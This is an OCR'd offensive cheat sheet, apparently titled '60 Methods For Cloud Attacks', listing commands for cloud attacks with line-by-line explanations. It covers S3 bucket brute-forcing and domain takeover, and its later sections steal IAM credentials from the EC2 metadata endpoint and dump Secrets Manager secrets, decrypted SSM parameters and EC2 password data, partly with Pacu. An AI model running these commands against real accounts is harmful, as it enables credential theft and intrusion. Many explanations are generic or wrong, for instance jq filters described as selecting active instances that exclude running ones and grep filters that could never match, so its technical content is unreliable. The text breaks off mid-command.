
60 Methods For Cloud Attacks

HADESS

WWW.HADESS.IO

Follow

60 Methods For Cloud Attacks(RTC0009)



Insecure Interfaces and APIs

```
python3 cloudhunter.py --write-test --open-only http://example.com
```

1. `--write-test`: This option tells the script to write a test file. The purpose and content of the test file would depend on the implementation of the `cloudhunter.py` script.

2. `--open-only`: This option specifies that the script should only check for open ports or services on the target URL, which in this case is `http://example.com`. It indicates that the script will not attempt to perform any other type of scanning or analysis.

3. `http://example.com`: This is the target URL that the script will perform the open port check on. In this example, it is set to `http://example.com`, but in a real scenario, you would typically replace it with the actual URL you want to test.

```
cf enum <domain>
```

By replacing `<domain>` with an actual domain name, the command would attempt to retrieve information specific to that domain using the `cf enum` tool. The details of what kind of information is gathered and how it is presented would depend on the specific implementation of the tool being used.

```
ffuf -w /path/to/seclists/Discovery/Web-Content/api.txt -u
https://example.com/FUZZ -mc all
```

- `ffuf`: This is the name of the tool or command being executed.
- `-w /path/to/seclists/Discovery/Web-Content/api.txt`: This option specifies the wordlist (`-w`) to be used for fuzzing. The wordlist file, located at `/path/to/seclists/Discovery/Web-Content/api.txt`, contains a list of potential input values or payloads that will be tested against the target URL.
- `-u https://example.com/FUZZ`: This option defines the target URL (`-u`) for the fuzzing process. The string `FUZZ` acts as a placeholder that will be replaced by the values from the wordlist during the fuzzing process. In this case, the target URL is `https://example.com/FUZZ`, where `FUZZ` will be substituted with different payloads from the wordlist.
- `-mc all`: This option specifies the match condition (`-mc`) for the responses received from the target server. In this case, `all` indicates that all responses, regardless of the HTTP status code, will be considered as valid matches.

```
php s3-buckets-bruteforcer.php --bucket gwen001-test002
```

By providing the `--bucket` parameter followed by a specific value (`gwen001-test002`), the script will attempt to brute-force the Amazon S3 buckets using that particular value as the target. The script likely includes logic to iterate through different bucket names, trying each one until a valid or accessible bucket is found.

Data Breaches

```
fd -t f -e txt . /path/to/data/breaches | xargs ag -i "keyword"
```

1. `fd -t f -e txt . /path/to/data/breaches`: This command uses the `fd` utility to search for files (`-t f`) with the extension `.txt` (`-e txt`) within the directory `/path/to/data/breaches`. The `.` represents the current directory. The `fd` command scans for files matching the specified criteria and outputs their paths.

2. `xargs ag -i "keyword"`: This command takes the output from the previous `fd` command and passes it as arguments to the `ag` command. `xargs` is used to convert the output into arguments. The `ag` command is a tool used for searching text files. The option `-i` enables case-insensitive matching, and `"keyword"` represents the specific keyword being searched for.

Insufficient Security Configuration

```
cf takeover <domain>
```

The purpose of the command seems to be to perform a takeover attempt on a domain. Domain takeover refers to the act of gaining control over a domain that is no longer actively maintained or properly configured, allowing an attacker to take control of its associated services or resources.

```
fd -t f -e <file_extension> . /path/to/codebase | xargs ag -i -C 3 "(default|weak|unrestricted|security settings)"
```

1. `fd -t f -e <file_extension> . /path/to/codebase`: This command uses the `fd` utility to search for files (`-t f`) with a specific file extension (`-e <file_extension>`) within the directory `/path/to/codebase`. The `.` represents the current directory. The `fd` command scans for files matching the specified criteria and outputs their paths.

2. `xargs ag -i -C 3 "(default|weak|unrestricted|security settings)"`: This command takes the output from the previous `fd` command and passes it as arguments to the `ag` command. `xargs` is used to convert the output into arguments. The `ag` command is a tool used for searching text files. The options `-i` enable case-insensitive matching, and `-C 3` specifies to show 3 lines of context around each match. The pattern `"(default|weak|unrestricted|security settings)"` represents a regular expression pattern to search for occurrences of any of the specified keywords within the files.

Insecure Data storage

```
cf s3download <bucket_name> <object_key>
```

By replacing `<bucket_name>` with the actual name of the S3 bucket and `<object_key>` with the key or path to the desired object within the bucket, the command will initiate the download process for that specific object. The downloaded object will typically be saved to the local file system, with the name and location depending on the behavior of the `cf s3download` tool.

```
cf dirscan <url>
```

By replacing `<url>` with the actual target URL, the command will initiate a directory scan on that specific URL using the `cf dirscan` tool. The tool will attempt to enumerate and list directories or paths within the target URL, providing information about the directory structure of the web application or website.

```
`gau -subs example.com | httpx -silent | gf unsafe | grep -iE "
(encryption|access controls|data leakage)"`
```

1. `gau -subs example.com`: This command uses the `gau` tool to perform a subdomain discovery (`-subs`) on `example.com`. It retrieves a list of URLs associated with the specified domain, including subdomains.

2. `httpx -silent`: This command uses the `httpx` tool to make HTTP requests to the URLs obtained from the previous command. The `-silent` option is used to suppress verbose output, resulting in a cleaner output.

3. `gf unsafe`: This command uses the `gf` tool with the `unsafe` pattern to search for potential security-related issues in the HTTP responses. The `gf` tool allows you to filter and extract data based on predefined patterns.

4. `grep -iE "(encryption|access controls|data leakage)"`: This command uses `grep` to search for lines that match the specified case-insensitive (`-i`) extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords “encryption,” “access controls,” or “data leakage” within the output obtained from the previous command.

```
ccat elasticsearch search <index> <query>
```

- `ccat`: This is the name of the tool or command being executed.
- `elasticsearch search`: This part of the command indicates that the specific action being performed is a search operation in Elasticsearch.
- `<index>`: This is a placeholder for the name of the Elasticsearch index on which the search operation will be performed. The actual index name should be provided in place of `<index>`.
- `<query>`: This is a placeholder for the search query or criteria to be executed against the specified Elasticsearch index. The actual search query should be provided in place of `<query>`.

Lack of Proper Logging and Monitoring

```
findomain -t example.com | httpx -silent | grep -E "(deployment|configuration
management)"
```

1. `findomain -t example.com`: This command uses the `findomain` tool to perform a subdomain discovery (`-t`) on `example.com`. It searches for subdomains associated with the specified domain and prints the results to the output.

2. `httpx -silent`: This command uses the `httpx` tool to make HTTP requests to the subdomains obtained from the previous command. The `-silent` option is used to suppress verbose output, resulting in a cleaner output.

3. `grep -E "(deployment|configuration management)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords “deployment” or “configuration management” within the output obtained from the previous command.

```
findomain -t example.com | httpx -silent | nuclei -t ~/nuclei-templates/ -severity high,medium -tags misconfiguration
```

1. `findomain -t example.com`: This command uses the `findomain` tool to perform a subdomain discovery (`-t`) on `example.com`. It searches for subdomains associated with the specified domain and prints the results to the output.

2. `httpx -silent`: This command uses the `httpx` tool to make HTTP requests to the subdomains obtained from the previous command. The `-silent` option is used to suppress verbose output, resulting in a cleaner output.

3. `nuclei -t ~/nuclei-templates/ -severity high,medium -tags misconfiguration`: This command uses the `nuclei` tool to perform vulnerability scanning or detection on the subdomains obtained from the previous command. The `-t` option specifies the path to the Nuclei templates directory (`~/nuclei-templates/`), which contains predefined templates for identifying security issues. The `-severity` option is used to specify the severity level of vulnerabilities to be detected, in this case, “high” and “medium.” The `-tags` option is used to filter templates with specific tags, in this case, “misconfiguration.”

```
subfinder -d example.com | httpx -silent | gf misconfig | grep -E "(deployment|configuration management)"
```

1. `subfinder -d example.com`: This command uses the `subfinder` tool to perform subdomain enumeration (`-d`) on `example.com`. It searches for subdomains associated with the specified domain and prints the results to the output.

2. `httpx -silent`: This command uses the `httpx` tool to make HTTP requests to the subdomains obtained from the previous command. The `-silent` option is used to suppress verbose output, resulting in a cleaner output.

3. `gf misconfig`: This command uses the `gf` tool with the `misconfig` pattern to search for potential misconfiguration issues in the HTTP responses. The `gf` tool allows you to filter and extract data based on predefined patterns.

4. `grep -E "(deployment|configuration management)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords “deployment” or “configuration management” within the output obtained from the previous command.

Inadequate Incident Response and Recovery

```
aws ec2 describe-instances | jq -r '.Reservations[].Instances[] |
select(.State.Name!="terminated") | select(.State.Name!="shutting-down") |
select(.State.Name!="stopping") | select(.State.Name!="stopped") |
select(.State.Name!="running")' | grep -iE "(incident response|recovery)"
```

1. `aws ec2 describe-instances`: This command uses the AWS CLI (`aws`) to retrieve information about EC2 instances by executing the `describe-instances` API call. It provides details about the instances running in the specified AWS account.

2. `jq -r '.Reservations[].Instances[] | select(.State.Name!="terminated") | select(.State.Name!="shutting-down") | select(.State.Name!="stopping") | select(.State.Name!="stopped") | select(.State.Name!="running")'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query filters instances based on their state, excluding instances that are terminated, shutting down, stopping, stopped, or running.

3. `grep -iE "(incident response|recovery)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "incident response" or "recovery" within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

```
az vm list --output json | jq '.[] | select(.powerState != "stopped" and
.powerState != "deallocated")' | grep -iE "(incident response|recovery)"
```

1. `az vm list --output json`: This command uses the Azure CLI (`az`) to retrieve a list of virtual machines (VMs) by executing the `vm list` command. The `--output json` option specifies the output format as JSON.

2. `jq '.[] | select(.powerState != "stopped" and .powerState != "deallocated")'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects VMs that have a `powerState` different from "stopped" and "deallocated", meaning they are in an active or running state.

3. `grep -iE "(incident response|recovery)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "incident response" or "recovery" within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

```
gcloud compute instances list --format json | jq '.[] | select(.status !=
"TERMINATED") | select(.status != "STOPPING") | select(.status !=
"SUSPENDED")' | grep -iE "(incident response|recovery)"
```

1. `gcloud compute instances list --format json`: This command uses the Google Cloud SDK (`gcloud`) to retrieve a list of compute instances by executing the `compute instances list` command. The `--format json` option specifies the output format as JSON.

2. `jq '.[] | select(.status != "TERMINATED") | select(.status != "STOPPING") | select(.status != "SUSPENDED")'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects instances that have a `status` different from "TERMINATED", "STOPPING", or "SUSPENDED", meaning they are in an active or running state.

3. `grep -iE "(incident response|recovery)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "incident response" or "recovery" within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

Shared Technology Vulnerabilities

```
nmap -p0-65535 --script vulners,vulscan --script-args vulscanoutput=gnmap -oN - <target> | grep -iE "(shared technology|underlying infrastructure|hypervisor)"
```

- `nmap -p0-65535`: This command starts the `nmap` tool with the specified options to scan all ports from 0 to 65535 on the target system.

- `--script vulners,vulscan`: This option instructs `nmap` to use the `vulners` and `vulscan` scripts for vulnerability scanning. These scripts are part of the Nmap Scripting Engine (NSE) and help identify potential vulnerabilities in the target system.

- `--script-args vulscanoutput=gnmap`: This option specifies additional arguments for the selected scripts. In this case, it sets the `vulscanoutput` argument to `gnmap`, which specifies the output format for the `vulscan` script as `gnmap`.

- `-oN -`: This option redirects the output of the `nmap` command to the standard output (stdout) instead of saving it to a file.

- `<target>`: This is a placeholder for the target IP address or hostname. The actual target should be provided in place of `<target>`.

- `grep -iE "(shared technology|underlying infrastructure|hypervisor)"`: This command pipes the output of the `nmap` command into `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "shared technology," "underlying infrastructure," or "hypervisor" in a case-insensitive manner (`-i` option).

```
java -jar burpsuite_pro.jar --project-file=<project_file> --unpause-spider-and-scanner --scan-checks --results-dir=<output_directory> && grep -iE "(shared technology|underlying infrastructure|hypervisor)" <output_directory>/*.xml
```

1. `java -jar burpsuite_pro.jar --project-file=<project_file> --unpause-spider-and-scanner --scan-checks --results-dir=<output_directory>`: This command executes the Burp Suite Professional edition by running the JAR file (`burpsuite_pro.jar`) using Java. The `--project-file` option specifies the path to a Burp Suite project file, which contains configuration settings and previous scan results. The `--unpause-spider-and-scanner` option unpauses the spider and scanner modules to start the crawling and vulnerability scanning process. The `--scan-checks` option enables all active scanning checks. The `--results-dir` option specifies the directory where the scan results will be saved.
2. `grep -iE "(shared technology|underlying infrastructure|hypervisor)" <output_directory>/*.xml`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`) within XML files in the specified output directory. The regular expression pattern searches for occurrences of the keywords “shared technology,” “underlying infrastructure,” or “hypervisor” in a case-insensitive manner (`-i` option).

```
omp -u <username> -w <password> --xml="<get_results task_id='<task_id>'/>" | grep -iE "(shared technology|underlying infrastructure|hypervisor)"
```

1. `omp -u <username> -w <password> --xml="<get_results task_id='<task_id>'/>"`: This command uses the OpenVAS Management Protocol (OMP) tool to retrieve scan results. The `-u` option specifies the username, `-w` option specifies the password, and `--xml` option specifies the XML command to send to the OpenVAS server. The `<get_results task_id='<task_id>'/>` XML command requests the scan results for a specific task ID.
2. `grep -iE "(shared technology|underlying infrastructure|hypervisor)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords “shared technology,” “underlying infrastructure,” or “hypervisor” within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

Account Hijacking and Abuse

```
aws iam list-users | jq -r '.Users[] | select(.PasswordLastUsed == null)' | grep -iE "(account hijacking|credential compromise|privilege misuse)"
```

1. `aws iam list-users`: This command uses the AWS CLI (`aws`) to list all IAM users in the AWS account by executing the `iam list-users` API call. It retrieves information about the IAM users.

2. `jq -r '.Users[] | select(.PasswordLastUsed == null)'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects IAM users that have a `PasswordLastUsed` value equal to `null`, indicating that they have never used a password to authenticate.

3. `grep -iE "(account hijacking|credential compromise|privilege misuse)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "account hijacking," "credential compromise," or "privilege misuse" within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

```
az ad user list --output json | jq '.[] | select(.passwordLastChanged == null)' | grep -iE "(account hijacking|credential compromise|privilege misuse)"
```

1. `az ad user list --output json`: This command uses the Azure CLI (`az`) to list all Azure Active Directory (AD) users in the current directory by executing the `ad user list` command. The `--output json` option specifies the output format as JSON.

2. `jq '.[] | select(.passwordLastChanged == null)'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects AD users that have a `passwordLastChanged` value equal to `null`, indicating that they have never changed their password.

3. `grep -iE "(account hijacking|credential compromise|privilege misuse)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "account hijacking," "credential compromise," or "privilege misuse" within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

```
gcloud auth list --format=json | jq -r '.[] | select(.status == "ACTIVE") | select(.credential_last_refreshed_time.seconds == null)' | grep -iE "(account hijacking|credential compromise|privilege misuse)"
```

1. `gcloud auth list --format=json`: This command uses the Google Cloud SDK (`gcloud`) to list all authenticated accounts in the current configuration. The `--format=json` option specifies the output format as JSON.

2. `jq -r '.[] | select(.status == "ACTIVE") | select(.credential_last_refreshed_time.seconds == null)'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects authenticated accounts that have an "ACTIVE" status and a `credential_last_refreshed_time.seconds` value equal to `null`, indicating that their credentials have not been refreshed.

3. `grep -iE "(account hijacking|credential compromise|privilege misuse)"`: This command uses `grep` to search for lines that match the specified extended regular expression (`-E`). The regular expression pattern searches for occurrences of the keywords "account hijacking," "credential compromise," or "privilege misuse" within the output obtained from the previous command. The `-i` option enables case-insensitive matching.

Retrieve EC2 Password Data

```
aws ec2 describe-instances --query 'Reservations[].Instances[].{InstanceId: InstanceId, State: State.Name, PasswordData: PasswordData}' | jq -r '.[] | select(.State == "running") | select(.PasswordData != null) | {InstanceId: .InstanceId, PasswordData: .PasswordData}' | grep -i "RDP"
```

1. `aws ec2 describe-instances --query 'Reservations[].Instances[].{InstanceId: InstanceId, State: State.Name, PasswordData: PasswordData}'`: This command uses the AWS CLI (`aws`) to describe EC2 instances in the AWS account. The `--query` option specifies a custom query to retrieve specific attributes for each instance, including the instance ID, state, and password data.

2. `jq -r '.[] | select(.State == "running") | select(.PasswordData != null) | {InstanceId: .InstanceId, PasswordData: .PasswordData}'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects EC2 instances that are in the "running" state and have non-null password data. It constructs a new JSON object containing the instance ID and password data.

3. `grep -i "RDP"`: This command uses `grep` to search for lines that contain the case-insensitive string "RDP" within the output obtained from the previous command. It filters the output to show only instances where the password data indicates the presence of RDP (Remote Desktop Protocol) configuration.

```
python cloudmapper.py --account <account_name> collect --regions <region1,region2> && python cloudmapper.py --account <account_name> enum --services ec2 --region <region1,region2> | jq -r '.EC2[] | select(.password_data != null) | {InstanceId: .instance_id, PasswordData: .password_data}' | grep -i "RDP"
```

1. `python cloudmapper.py --account <account_name> collect --regions <region1,region2>`: This command runs the `cloudmapper.py` script to collect AWS account data for the specified `<account_name>` in the specified regions

(`<region1,region2>`). It gathers information about the account's resources and configurations.

2. `python cloudmapper.py --account <account_name> enum --services ec2 --region <region1,region2>`: This command runs the `cloudmapper.py` script to perform enumeration on the specified AWS account (`<account_name>`) and target the EC2 service in the specified regions (`<region1,region2>`). It focuses on gathering information specifically related to EC2 instances.

3. `jq -r '.EC2[] | select(.password_data != null) | {InstanceId: .instance_id, PasswordData: .password_data}'`: This command uses `jq` to filter and manipulate the JSON output obtained from the previous command. The provided query selects EC2 instances that have non-null `password_data` and constructs a new JSON object containing the instance ID and password data.

4. `grep -i "RDP"`: This command uses `grep` to search for lines that contain the case-insensitive string "RDP" within the output obtained from the previous command. It filters the output to show only instances where the password data indicates the presence of RDP (Remote Desktop Protocol) configuration.

```
python pacu.py --no-update --profile <profile_name> --module
ec2__get_password_data --regions <region1,region2> --identifier "RDP" --json
| grep -i "RDP"
```

1. `python pacu.py`: This command executes the `pacu.py` script, which is the main entry point for the PACU tool. It launches PACU and allows you to perform various AWS security testing and exploitation tasks.

2. `--no-update`: This option disables automatic updating of the PACU tool to ensure that the current version is used without checking for updates.

3. `--profile <profile_name>`: This option specifies the AWS profile to use for authentication and authorization. The `<profile_name>` should correspond to a configured AWS profile containing valid credentials.

4. `--module ec2__get_password_data`: This option specifies the specific PACU module to run. In this case, it runs the `ec2__get_password_data` module, which retrieves password data for EC2 instances.

5. `--regions <region1,region2>`: This option specifies the AWS regions to target. The `<region1,region2>` values represent a comma-separated list of regions where the `ec2__get_password_data` module will be executed.

6. `--identifier "RDP"`: This option configures an identifier for the module. In this case, the identifier is set as "RDP", indicating that the module will search for EC2 instances with password data related to RDP (Remote Desktop Protocol).

7. `--json`: This option instructs PACU to output the results in JSON format.

8. `| grep -i "RDP"`: This part of the command uses `grep` to search for lines that contain the case-insensitive string "RDP" within the JSON output generated by PACU. It filters the output to show only instances where the password data indicates the presence of RDP configuration.

Steal EC2 Instance Credentials

```
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ | xargs -I {} curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/{} | jq -r '.AccessKeyId, .SecretAccessKey, .Token'
```

1. `curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/`: This command sends an HTTP GET request to the specified URL, which is the metadata service endpoint on an EC2 instance. It retrieves a list of available IAM security credentials.

2. `xargs -I {} curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/{} | jq -r '.AccessKeyId, .SecretAccessKey, .Token'`: This command uses `xargs` to process each item (IAM security credential) from the previous command and substitute it into the subsequent command.

   a. `curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/{}`: This command sends an HTTP GET request to retrieve the metadata of a specific IAM security credential.

   b. `jq -r '.AccessKeyId, .SecretAccessKey, .Token'`: This command uses `jq` to parse the JSON output obtained from the previous command and extract specific fields, namely `AccessKeyId`, `SecretAccessKey`, and `Token`. The `-r` option outputs the results in raw (non-quoted) format.

```
imds-helper http://169.254.169.254/latest/meta-data/iam/security-credentials/ | grep -E "AccessKeyId|SecretAccessKey|Token"
```

1. `imds-helper http://169.254.169.254/latest/meta-data/iam/security-credentials/`: This command executes the `imds-helper` tool with the specified URL as the argument. The tool interacts with the metadata service to retrieve information about IAM security credentials.

2. `grep -E "AccessKeyId|SecretAccessKey|Token"`: This command uses `grep` with the `-E` option to perform a pattern match using an extended regular expression. It filters the output of the `imds-helper` command and displays only lines that contain the specified patterns: "AccessKeyId", "SecretAccessKey", or "Token".

```
python pacu.py --no-update --profile <profile_name> --module imds__gather_credentials --json | grep -E "AccessKeyId|SecretAccessKey|Token"
```

1. `python pacu.py`: This command executes the `pacu.py` script, which is the main entry point for the PACU tool. It launches PACU and allows you to perform various AWS security testing and exploitation tasks.

2. `--no-update`: This option disables automatic updating of the PACU tool to ensure that the current version is used without checking for updates.

3. `--profile <profile_name>`: This option specifies the AWS profile to use for authentication and authorization. The `<profile_name>` should correspond to a configured AWS profile containing valid credentials.

4. `--module imds__gather_credentials`: This option specifies the specific PACU module to run. In this case, it runs the `imds__gather_credentials` module, which collects IAM security credentials from the instance metadata service.

5. `--json`: This option instructs PACU to output the results in JSON format.

6. `| grep -E "AccessKeyId|SecretAccessKey|Token"`: This part of the command uses `grep` with the `-E` option to perform a pattern match using an extended regular expression. It filters the JSON output generated by PACU and displays only lines that contain the specified patterns: “AccessKeyId”, “SecretAccessKey”, or “Token”.

Retrieve a High Number of Secrets Manager secrets

```
ccat secretsmanager get-secret-value <secret_name>
```

1. `ccat`: This command executes the `ccat` tool, which is used to syntax-highlight and display the contents of files or outputs in the terminal.

2. `secretsmanager get-secret-value <secret_name>`: This command specifies the AWS Secrets Manager operation to retrieve the value of a secret with the specified `<secret_name>`. The `<secret_name>` should correspond to the name or ARN (Amazon Resource Name) of the secret stored in AWS Secrets Manager.

```
aws secretsmanager list-secrets --query 'SecretList[].Name' | jq -r '.[]' |
xargs -I {} aws secretsmanager get-secret-value --secret-id {} | jq -r
'.SecretString'
```

1. `aws secretsmanager list-secrets --query 'SecretList[].Name'`: This AWS CLI command lists the names of secrets stored in AWS Secrets Manager. The `--query` parameter specifies the JSON path expression to retrieve only the `Name` field of each secret.

2. `jq -r '.[]'`: This `jq` command reads the JSON output from the previous command and extracts the values of the `Name` field. The `-r` option outputs the results in raw (non-quoted) format.

3. `xargs -I {} aws secretsmanager get-secret-value --secret-id {}`: This command uses `xargs` to process each secret name from the previous `jq` command and substitute it into the subsequent AWS CLI command. It retrieves the value of each secret by calling `aws secretsmanager get-secret-value` with the `--secret-id` parameter set to the current secret name.

4. `jq -r '.SecretString'`: This `jq` command reads the JSON output from the previous AWS CLI command and extracts the value of the `SecretString` field. The `-r` option outputs the result in raw (non-quoted) format.

```
cf s3ls <bucket_name>
```

1. `cf s3ls`: This command is specific to the CloudFuzzer (CF) tool. It is used to list the objects within an Amazon S3 bucket.

2. `<bucket_name>`: This parameter specifies the name of the S3 bucket for which you want to list the objects. Replace `<bucket_name>` with the actual name of the bucket you want to query.

```
s3bucketbrute --bucket-prefixes <prefix_list> --region <region> | jq -r '.
[].Name' | xargs -I {} aws secretsmanager get-secret-value --secret-id {}
```

1. `s3bucketbrute --bucket-prefixes <prefix_list> --region <region>`: This command executes the `s3bucketbrute` tool, which is used for brute forcing or guessing the names of Amazon S3 buckets. The `--bucket-prefixes` option specifies a list of bucket name prefixes to use in the brute force search, and the `--region` option specifies the AWS region where the buckets should be searched.

2. `jq -r '.[].Name'`: This `jq` command reads the JSON output from the previous command and extracts the values of the `Name` field for each discovered S3 bucket. The `-r` option outputs the results in raw (non-quoted) format.

3. `xargs -I {} aws secretsmanager get-secret-value --secret-id {}`: This command uses `xargs` to process each bucket name from the previous `jq` command and substitute it into the subsequent AWS CLI command. It retrieves the value of the secret associated with each bucket by calling `aws secretsmanager get-secret-value` with the `--secret-id` parameter set to the current bucket name.

```
python cloudmapper.py --account <account_name> collect --regions
<region1,region2> && python cloudmapper.py --account <account_name> enum --
services secretsmanager --region <region1,region2> | jq -r '.SecretsManager[]
| {SecretId: .arn}' | xargs -I {} aws secretsmanager get-secret-value --
secret-id {}
```

1. `python cloudmapper.py --account <account_name> collect --regions <region1,region2>`: This command executes the CloudMapper tool and instructs it to collect information about the specified AWS account (`<account_name>`) in the specified regions (`<region1,region2>`). The `collect` command gathers data about the account's resources and configurations.

2. `&&`: This operator allows the subsequent command to be executed only if the previous command (`python cloudmapper.py --account <account_name> collect --regions <region1,region2>`) completes successfully.

3. `python cloudmapper.py --account <account_name> enum --services secretsmanager --region <region1,region2>`: This command continues the execution of CloudMapper and instructs it to enumerate secrets stored in AWS Secrets Manager for the specified account and regions. The `enum` command focuses on the specified service (`secretsmanager`) and retrieves relevant information.

4. `jq -r '.SecretsManager[] | {SecretId: .arn}'`: This `jq` command processes the JSON output from the previous CloudMapper command and extracts the `SecretId` (ARN) of each secret stored in AWS Secrets Manager. The `-r` option outputs the results in raw (non-quoted) format.

5. `xargs -I {} aws secretsmanager get-secret-value --secret-id {}`: This command uses `xargs` to process each secret ARN obtained from the previous `jq` command and substitute it into the subsequent AWS CLI command. It retrieves the value of each secret by calling `aws secretsmanager get-secret-value` with the `--secret-id` parameter set to the current secret ARN.

Retrieve And Decrypt SSM Parameters

```
aws ssm describe-parameters --query 'Parameters[].Name' | jq -r '.[]' | xargs -I {} aws ssm get-parameter --name {} --with-decryption | jq -r '.Parameter.Value'
```

1. `aws ssm describe-parameters --query 'Parameters[].Name'`: This AWS CLI command retrieves a list of parameter names from the SSM Parameter Store using the `describe-parameters` operation. The `--query` parameter specifies the JSON query to extract the `Name` field from the response.

2. `jq -r '.[]'`: This `jq` command processes the JSON output from the previous command and extracts the values of the `Name` field for each parameter. The `-r` option outputs the results in raw (non-quoted) format.

3. `xargs -I {} aws ssm get-parameter --name {} --with-decryption`: This command uses `xargs` to process each parameter name from the previous `jq` command and substitute it into the subsequent AWS CLI command. It retrieves the value of each parameter by calling `aws ssm get-parameter` with

the `--name` parameter set to the current parameter name. The `--with-decryption` option is used to retrieve decrypted values if the parameter is encrypted.

4. `jq -r '.Parameter.Value'`: This `jq` command processes the JSON output from the previous `aws ssm get-parameter` command and extracts the value of the parameter. The `-r` option outputs the result in raw (non-quoted) format.

```
imds-helper http://169.254.169.254/latest/meta-data/iam/security-credentials/
| jq -r '.[]' | xargs -I {}
```

1. `imds-helper http://169.254.169.254/latest/meta-data/iam/security-credentials/`: This command makes a request to the IMDS endpoint (`http://169.254.169.254/latest/meta-data/iam/security-credentials/`) to retrieve the security credentials associated with the IAM role assigned to the EC2 instance. The `imds-helper` tool facilitates the interaction with the IMDS.

2. `jq -r '.[]'`: This `jq` command processes the JSON response from the previous command and extracts the values of all fields. The `-r` option outputs the results in raw (non-quoted) format.

3. `xargs -I {}`: This command sets up a placeholder `{}` that will be replaced with each value from the previous `jq` command.

```
imds-helper http://169.254.169.254/latest/meta-data/iam/security-
credentials/{} | jq -r '.AccessKeyId' | xargs -I {} aws sts assume-role --
role-arn <role_arn> --role-session-name "bugbounty" --external-id
<external_id> --region <region> --profile {} | jq -r
'.Credentials.AccessKeyId, .Credentials.SecretAccessKey,
.Credentials.SessionToken' | xargs -I {} aws ssm describe-parameters --query
'Parameters[].Name' --region <region> --profile {} | jq -r '.[]' | xargs -I
{} aws ssm get-parameter --name {} --with-decryption --region <region> --
